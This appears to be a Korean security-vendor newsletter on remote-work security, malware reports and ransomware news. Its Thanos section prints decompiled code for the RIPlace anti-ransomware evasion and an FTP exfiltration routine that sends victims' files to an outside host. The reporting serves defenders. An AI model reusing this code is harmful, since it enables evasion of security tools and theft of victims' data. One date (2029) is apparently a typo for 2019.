언택트 근무 시대, 우리의 최대 보안 고민은 무엇일까요? 바로 악성코드 감염(61%), 개인정보 유출(64.6%), 랜섬웨어 공격(37.6%), 회사 기밀자료 유출(33.5%) 순으로 나타났습니다. 대부분 이메일이나 웹, 파일등에서 위와 같은 공격이 일어나는 경우가 많은데요. 최근 이슈를 활용한 '코로나', '긴급재난지원금', '온라인 채용' 등 사회적 키워드를 사칭한 악성 이메일 공격이나 스미싱, 피싱 공격이 많고, 최근에는 평범한 이력서에 악성코드가 작동되는 매크로를 심는 방법도 증가하고 있습니다. 따라서 기업에서는 다양한 사례를 숙지하고, 임직원들에게 보안 지침과 주요 사례를 반복 교육하는 것이 중요합니다.



[기업의 언택트 근무 보안 관리]

그렇다면 재택/원격 근무자들을 위한 기업의 보안 관리 현황은 어떨까요? 언택트 근무 경험이 있는 응답자분들에 따르면, 회사가 언택트 근무에 대한 보안 교육을 진행하지 않는다(31.5%)는 답변과 잘 모른다(20.9%)는 답변이 절반을 넘었습니다. 또한 보안 담당자나 헬프데스크를 운영하고 있냐는 질문에는 운영하지 않는다(35.9%)와 잘 모르겠다(24.6%)는 비율도 절반 이상이었습니다. 재택/원격 근무가 일상화 되는 시대에 임직원 대상 보안 교육은 필수이며, 기업 내 헬프데스크(담당자)를 통해 각종 사이버 위협에 발빠른 대처를 할 수 있도록 하는 것이 중요합니다.

2020 년 새해, 갑자기 우리에게 닥쳐온 코로나 19 와 판데믹 상황의 장기화로 인해 언택트 근무 환경이 빠르게 현장에 정착하고 있습니다. 많은 직장인들과 회사의 보안 관리자들이 이전에는 경험하지 못한 생소한 언택트 근무 환경으로 현장에서도 많은 혼선을 빚어내고 있는데요. 사이버 공격자들은 이러한 틈을 노려 기업의 주요 자료를 탈취하고 각종 사회공학적 방법의 피싱 및 스미싱 등으로 공격 방법을 더욱 다양하게 진화시켜 나가고 있습니다.


재택/원격근무를 실시하는 모든 기업에서는 기업의 자료와 임직원들의 개인 정보를 지키기 위해 언택트 근무 시 ▲전사적 백신 사용 의무화 ▲파일 반출 방지 및 랜섬웨어 예방을 위한 문서중앙화 시스템의 사용 ▲임직원 대상 보안 교육 및 헬프데스크(보안담당자) 운영 이 그 어느 때 보다 중요합니다.

우리의 일상이 되어가는 '언택트 근무' 시대. 기업의 자산과 개인의 정보를 지키기 위해 보안에 더 많은 노력과 주의를 기울여야 할 때입니다. 기업의 보안 담당자 뿐 아니라 재택/원격 근무를 하시는 임직원 분들도 스스로 기본적인 보안 수칙을 다시 한번 점검하고, 일상생활에서도 지속적인 보안 관리에 신경 써 주시기를 권고 드립니다.

03
악성코드 분석 보고

[Spyware.Infostealer.Azorult] 악성코드 분석 보고서

최근 국내에 견적 송장 확인 메일로 'Spyware.Infostealer.Azorult'(이하 Azorult)가 유포되고 있다. 공격자는 아래의 메일을 통해 사용자에게 첨부된 'PI.001' 압축 파일 실행을 유도한다. 'PI.001' 안에는 'PI.exe 실행 파일이 있고, 이를 실행하게 되면 사용자 정보를 탈취하는 Azorult 악성코드에 감염된다.



[그림] 이메일 화면


'Spyware.Infostealer.Azorult'는 C&C 에 사용자 PC 정보로 생성한 감염 ID 를 전송한 후 공격자의 명령에 따라 브라우저 사용자 정보, 히스토리 정보, 암호화폐 지갑 정보, FTP, Mail, 메신저 정보 등 사용자의 다양한 정보를 탈취하는 정보 탈취 악성코드이다.

따라서 악성코드 감염을 예방하기 위해서는 출처가 불분명한 메일에 있는 첨부파일 및 링크에 대해 접근을 삼가야 한다.

현재 알약에서는 해당 악성 코드를 'Spyware.Infostealer.Azorult' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

[Trojan.Android.Zitmo] 악성코드 분석 보고서

해당 악성 앱은 스미싱을 통해서 꾸준히 유포되는 종류 중 하나로 기존 악성 앱은 암호화를 통해서 덱스 파일을 숨겼다면, 해당 악성 앱은 kiwi 패커를 이용하여 덱스 파일을 숨겼다. 언팩된 덱스 파일의 악성 행위는 이전 버전과 비슷하지만, 코드가 조금 더 정교해졌고 수집한 정보는 웹 소켓을 이용하여 탈취한다. 택배 앱을 사칭하며 다수의 기기 정보와 녹음, 주소록, 문자 등의 개인정보를 탈취하고 원격으로 기기를 조종하여 문자 메시지를 전송한다.



[그림] 메시지 앱 변경 요구 팝업

해당 악성 앱은 전형적인 택배 스미싱으로 유포됐으며 C2 와의 통신을 이용하여 기기 정보와 녹음, 주소록, 문자 정보 등을 탈취하고 탈취한 개인정보를 이용하여 스미싱을 추가로 전송하여 피해를 확산시킨다.
따라서, 악성 앱으로부터 피해를 최소화하기 위해서는 백신 앱을 통한 주기적인 검사가 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않는 것이 기본이고 공식 마켓인 구글 플레이스토어를 통해서 확보한 앱이라도 백신 앱을 추가 설치하여 주기적으로 업데이트하고 검사해야 한다.

현재 알약 M 에서는 해당 앱을 'Trojan.Android.Zitmo'탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.


04

글로벌 보안 동향

보안을 우회하고 윈도우 기기로 자동으로 확산되는 Thanos 랜섬웨어 발견

Thanos ransomware auto-spreads to Windows devices, evades security


연구원이 공개한 안티 랜섬웨어 회피 기술인 RIPlace 및 다양한 고급 기능을 사용하고 있는 첫 번째 랜섬웨어인 Thanos 가 발견되어 주의가 필요하다. Thanos 는 2019 년 10 월 개인 배포를 시작했지만 2020 년 1 월 피해자가 Quimera 랜섬웨어에 대한 도움을 요청하기 전까지는 활발히 활동하지 않았다. 시간이 지남에 따라 이 랜섬웨어에 대한 도움을 요청하는 사용자들이 점점 늘어나기 시작했으며 이 랜섬웨어는 결국 Hakbit 으로 식별되었다. Recorded Future 의 새로운 보고서에 따르면 이 랜섬웨어의 이름은 Thanos 이며 지난 2 월부터 러시안 해킹 포럼에서 서비스형 랜섬웨어(RaaS)의 형태로 홍보되고 있었다.



[그림 1] 해커 포럼 광고

[출처] https://www.recordedfuture.com/thanos-ransomware-builder/

Nosophorus 라는 공격자가 Thanos 를 광고하고 있었으며 이 랜섬웨어를 배포할 해커와 악성코드 배포자를 모집했다. 배포자는 보통 랜섬머니의 60-70%를 수수료로 받는다. Thanos RaaS 에 가입한 제휴 파트너는 커스텀 랜섬웨어 실행파일을 생성할 수 있는 'Private Ransomware Builder'에 대한 접근 권한을 얻는다.



[그림 2] Thanos 랜섬웨어 빌더

[출처] https://www.recordedfuture.com/thanos-ransomware-builder/

C#으로 작성된 랜섬웨어 대부분은 그리 정교하지 않지만, Thanos 는 많은 고급 기능을 포함하고 있다. 위에 언급된 빌더는 내장된 비암호화 파일 스틸러, 다른 장치로 자동 확산, 연구원이 발견한 회피 기술인 RIPlace 등 다양한 기능을 포함하고 있다.

RIPlace 안티 랜섬웨어 회피 기술을 사용하는 첫 랜섬웨어

2019 년 11 월, Nyotron 의 보안 연구원은 새로운 안티 랜섬웨어 회피 기술인 RIPlace 에 대한 보고서를 발표했다. Nyotron 은 랜섬웨어가 DefineDosDevice()를 사용하여 파일의 이름을 심볼릭 링크로 변경할 경우 안티 랜섬웨어 소프트웨어가 이를 정확하게 탐지하지 못한다는 것을 발견했다. 대신 모니터링 기능에 오류가 발생하지만, 이름 변경 기능은 여전히 작동 가능하기 때문에 안티 랜섬웨어 프로그램을 우회할 수 있다.

Rename 을 호출하기 전 DefineDosDevice(심볼릭 링크를 생성하는 레거시 함수)을 호출할 경우 장치 이름을 임의로 설정하고 원본 파일 경로를 타깃으로 전달할 수 있다. 전문가는 이 방법을 통해 “XY” 기기가 "C:\passwords.txt"를 가리키도록 할 수 있었다.

RIPlace 는 Callback 함수 필터 드라이버가 흔한 루틴인 FltGetDestinationFileNameInformation 을 사용할 때 목적지 경로 파싱에 실패하기 때문에 발생한다. 이는 DosDevice 경로를 전달할 때 에러를 발생시키지만, Rename 호출은 성공한다. Thanos 는 이 기술을 도입한 첫 랜섬웨어이다. 아래 이미지에서 코드를 확인할 수 있다.

```
private static bool do_the_riplace(string encrypted_temp_file_path, string real_file_path)
{
    bool flag;
    try
    {
        if (!RIPlaceClass.DefineDosDevice(1, "Resolve", string.Concat("\\??\\", real_file_path)))
        {
            flag = false;
        }
        else if (cgShifmKOYCez.MoveFileExW(encrypted_temp_file_path, "\\\\.\\Resolve", 9))
        {
            return true;
        }
        else
        {
            flag = false;
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

[그림 3] Thanos 에 사용된 RIPlace 기술

[출처] https://www.recordedfuture.com/thanos-ransomware-builder/

Nyotron 에서는 이 기술을 보안 회사에 공개했지만 대부분의 회사에서는 이 기술은 이론적일 뿐이며 실제 공격에서 사용되지는 않기 때문에 처리되지 않을 것이라 답변했다. 그중 Kaspersky 와 Carbon Black 만이 이 기술을 예방하도록 소프트웨어를 수정한 것으로 나타났다. 마이크로소프트의 폴더 접근 제어 기능에서도 이 기술을 테스트했으나 탐지되지 않았다. 하지만 마이크로소프트는 RIPlace 기술이 보안 서비스 기준을 충족하지 않기 때문에 취약점으로 간주되지 않을 것이라 밝힌 바 있다.

파일 탈취 및 자동 확산 기능 내장

지난 1 년 동안, 랜섬웨어는 컴퓨터를 암호화하기 전 피해자의 파일을 먼저 훔치는 전략을 사용했다. 공격자는 피해자가 랜섬머니를 지불하지 않을 경우 데이터 유출 사이트를 통해 훔친 파일을 공개하겠다고 협박했다. 일반적으로 파일 탈취는 회사의 클라우드 백업을 훔치거나 원격 위치로 파일을 수동으로 복사하여 이루어진다.


Thanos 는 컴퓨터를 암호화 시 원격 FTP 사이트로 자동으로 파일을 탈취하는 ftp_file_exfil() 기능을 포함하고 있었다. 연구원들은 Thanos 가 기본적으로 '.docx', '.xlsx', '.pdf', '.csv' 파일을 훔치지만, 제휴 파트너가 랜섬웨어 실행파일을 빌드할 때 다른 확장자를 포함하도록 설정할 수도 있다고 설명했다.


```
public static void ftp_file_exfil(string nXzIHHUhHlKHp = "ftp://files.000webhost.com/public_html/", string pwChNZcvPGhAb = "FTP UserName", string JUylUlXakkSI = "ACCESS", string cLIFcDMJNWRC = "")
{
    try
    {
        using (WebClient webClient = new WebClient())
        {
            webClient.Credentials = new NetworkCredential(pwChNZcvPGhAb, JUylUlXakkSI);
            string[] userName = new string[] { "UserName=", Environment.UserName, "_MachineName=", Environment.MachineName, "_", Path.GetFileName(cLIFcDMJNWRC) };
            webClient.UploadFile(string.Concat(nXzIHHUhHlKHp, string.Format(string.Concat(userName), new object[0])), "STOR", cLIFcDMJNWRC);
        }
    }
    catch
    {
    }
}
```

[그림 4] 내장된 데이터 탈취 기능

[출처] https://www.recordedfuture.com/thanos-ransomware-builder/


Thanos 는 내장된 파일 탈취 기능 이외에도 네트워크 상의 다른 기기로 랜섬웨어를 측면 전파하려 시도한다. Thanos 가 실행되면 이는 GitHub 저장소에서 SharpExec 공격 보안 툴킷을 다운로드한다. 이후 SharpExec 와 번들로 제공된 PSExec 프로그램을 사용하여 랜섬웨어 실행파일을 다른 컴퓨터에 복사한 후 실행한다.



[그림 5] 자동화된 타 컴퓨터로의 확산 과정

[출처] https://www.recordedfuture.com/thanos-ransomware-builder/

제휴 파트너들은 이 기능을 통해 기기 한 대를 해킹하여 네트워크 상의 다른 기기들까지 암호화할 수 있게 된다. 해킹된 사용자가 도메인 관리자일 경우 피해는 더욱 심각할 것이다. BleepingComputer 는 Thanos 가 서버 다수를 암호화시킨 회사의 랜섬노트를 확인할 수 있었다.



[그림 6] Thanos 랜섬노트

[출처] https://www.recordedfuture.com/thanos-ransomware-builder/

또한 그들 악성코드를 개선하기 위해 연구원, 개발자, 언론인들의 활동을 모니터링하는 것으로도 알려져 있다. 이는 이론에 불과했던 RIPlace 안티 랜섬웨어 기술을 채택한 것으로 설명된다.

[출처] https://www.bleepingcomputer.com/news/security/thanos-ransomware-auto-spreads-to-windows-devices-evades-security/
https://www.recordedfuture.com/thanos-ransomware-builder/
https://go.recordedfuture.com/hubfs/reports/cta-2020-0610.pdf

악성 안드로이드 앱, 구글 보안 스캔을 우회하기 위해 악성코드 비활성화

Malicious Android apps deactivated fraud code to bypass Google's security scans

구글이 최근 플레이 스토어에서 악성 안드로이드 애플리케이션 다수를 제거했다. 이 악성 앱들은 안드로이드 스마트폰에서 광고를 표시하고 브라우저 리디렉션을 수행한 것으로 나타났다.

이 악성 앱을 발견하여 구글에 제보한 White Ops 측은 이 앱이 모두 동일한 범죄 그룹이 개발한 것으로 보인다고 밝혔다. 연구원들은 이 그룹이 사용자에게 광고를 표시하기 위해 안드로이드 앱 최소 38 개를 생성했으며 최근 생성된 앱은 소스코드 내에서 악성 애드웨어 기능을 비활성화하도록 수정된 것으로 보인다고 밝혔다. 이는 앱 등록 및 승인 과정에서 구글 플레이 스토어의 보안 스캔을 우회하기 위한 것으로 추측된다.

2019 년 1 월 활동 시작해

White Ops 는 이 그룹이 2019 년 1 월부터 공식 구글 플레이스토어에 앱을 업로드하여 활동을 시작했다고 밝혔다. 이 작업을 통해 악성 앱 총 38 개 중 21 개가 플레이스토어에 업로드되었다. 이 앱은 모두 셀카 촬영, 사용자 사진에 다양한 필터 적용 등 미용과 관련된 주제를 사용했다.

앱이 설치되면 사용자는 광고 폭탄을 맞게 되며, 온라인 광고가 표시되는 브라우저가 오픈되며 앱 아이콘을 숨겨 사용자가 앱을 제거할 수 없도록 한다. 하지만 이 앱은 그리 정교하지는 않았다. 구글의 초기 리뷰를 통과한 후에는 결국 악의적인 것으로 탐지되었다. White Ops 는 이 앱들이 스토어에서 제거되기 전 평균 17 일 동안 게시된 상태였다고 밝혔다.




Chart 1 - Apps lifespan from installation to removal
Source: White Ops Satori Threat Intelligence and Research Team

[출처]https://www.whiteops.com/blog/beauty-and-the-fraud-beast

하지만 17 일간의 짧은 기간에도 불구하고 이 앱 중 대부분은 평균 설치 수 565,833 건을 기록했다.

지난 기을 전술 변경돼

하지만 그들이 초기에 등록한 앱을 구글이 지속적으로 차단하자 이들은 전술을 변경하기 시작했다. 2029 년 9 월, 이 그룹은 앱의 광고 폭탄 코드를 숨기기 위한 2 가지 방법을 채택했다. 첫 번째는 앱의 소스코드 내 다양한 위치에 아랍어 문자를 사용하는 것이다. 이 아이디어는 영어 대신 아랍어 문자열을 사용해 구글의 리버스 엔지니어가 악성 기능을 발견하는 것을 방지하기 위한 것이다.

두 번째는 악성코드를 완전히 제거하는 것이다. 2019 년 9 월 이후로 이 그룹은 악성 광고 폭탄 기능을 비활성화한 뷰티 앱 15 개를 업로드하느라 바빴다. 연구원들은 이 앱은 "기술적으로" 깨끗하고 합법적인 상태이지만 공격자가 언제든 이 앱을 업데이트를 통해 악성코드를 추가할 수 있다고 설명했다. 하지만 이 앱은 알려진 공격자가 게시한 것이기 때문에 구글은 보안상의 이유로 이들을 제거했다.

White Ops 에 따르면 2019 년 1 월 그룹이 활동을 시작한 이후 악성 앱 38 개는 2 천만 회 이상 다운로드되었다. 다른 안드로이드 애드웨어 변종과 비교했을 때 그다지 정교하지 않음에도 꽤 많은 피해자가 발생했다. 악성 앱 목록은 PDF 파일에서 확인할 수 있다. White Ops 의 보고서에서 더욱 자세한 내용을 확인할 수 있다.

[출처] https://www.zdnet.com/article/malicious-android-apps-deactivated-fraud-code-to-bypass-googles-security-scans/

https://www.whiteops.com/blog/beauty-and-the-fraud-beast

코로나 19 접촉자 추적 조사 앱으로 위장한 새로운 안드로이드 랜섬웨어 발견

New ransomware masquerades as COVID-19 contact-tracing app on your Android device

코로나 바이러스 팬데믹 상황을 악용한 새로운 랜섬웨어 변종이 배포되고 있다. ESET 연구원들은 이 랜섬웨어가 캐나다 정부(Health Canada)에서 접촉자 추적 조사 앱인 'COVID Alert'를 개발하겠다고 발표한지 단 며칠 후부터 시작되었다고 밝혔다. 공식 앱은 최소 다음 달 초 사용자들에게 공개될 예정이었지만, 사이버 공격자들은 이러한 정부 발표를 악용하여 캐나다의 공식 코로나 19 접촉자 추적 조사 앱으로 위장한 악성 안드로이드 앱을 배포하기 시작했다.

ESET 은 Health Canada 의 추정 앱으로 위장한 악성 앱이 웹사이트 2 곳에서 배포되었다고 밝혔다. 하지만 현재는 이용 불가 상태인 도메인 2 곳인 racershield[.]ca 및 covid19tracer[.]ca 는 다운로드 및 설치될 경우 안드로이드 기기에 CryCryptor 랜섬웨어를 설치하는 APK 를 호스팅하고 있었던 것으로 나타났다. 연구원들은 트위터 사용자 @ReBensk 의 트윗을 통해 이 랜섬웨어를 발견했다. 이 트윗은 해당 APK 가 뱅킹 트로이목마를 숨기고 있다고 경고했지만, 추가 조사 결과 이 악성코드는 랜섬웨어로 밝혀졌다.

안드로이드 사용자가 위 도메인으로부터 APK 를 다운로드 후 설치하면, 악성코드는 파일에 대한 접근 권한을 요청하고 .PNG 를 포함한 특정 확장자가 붙은 파일을 암호화하기 시작한다. 파일은 AES 및 문자 16 개로 이루어진 키를 사용하여 암호화되며 암호화가 완료되면 .ENC 확장자가 붙는다. 암호화된 파일이 존재하는 폴더마다 랜섬머니를 요구하는 텍스트 파일이 생성된다. ESET 은 이 버전에 대한 복호화 툴을 만드는데 성공했으며 GitHub 에 공개했다.

랜섬웨어는 MITRE 의 "부적절한 안드로이드 컴포넌트 내보내기"(CWE-926) 버그를 악용함으로써 이러한 공격이 가능했다. 연구원들은 이 랜섬웨어가 저장된 GitHub 을 발견할 수 있었다. 이 랜섬웨어의 소스는 6 월 11 일부터 공개된 상태였다. ESET 은 개발자가 이 오픈소스 악성코드를 CryDroid 로 명명했으며 연구 프로젝트로 위장한 상태였다고 밝혔다.

"이 프로젝트가 연구 목적이라는 주장에 동의할 수 없다. 책임감 있는 연구원은 악성 목적으로 쉽게 악용될 수 있는 툴을 절대 공개하지 않을 것이기 때문이다."

[출처] https://www.zdnet.com/article/new-crycryptor-ransomware-masquerades-as-covid-19-contact-tracing-app-on-your-device/
https://www.welivesecurity.com/2020/06/24/new-ransomware-uses-covid19-tracing-guise-target-canada-eset-decryptor/
https://github.com/eset/cry-decryptor

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com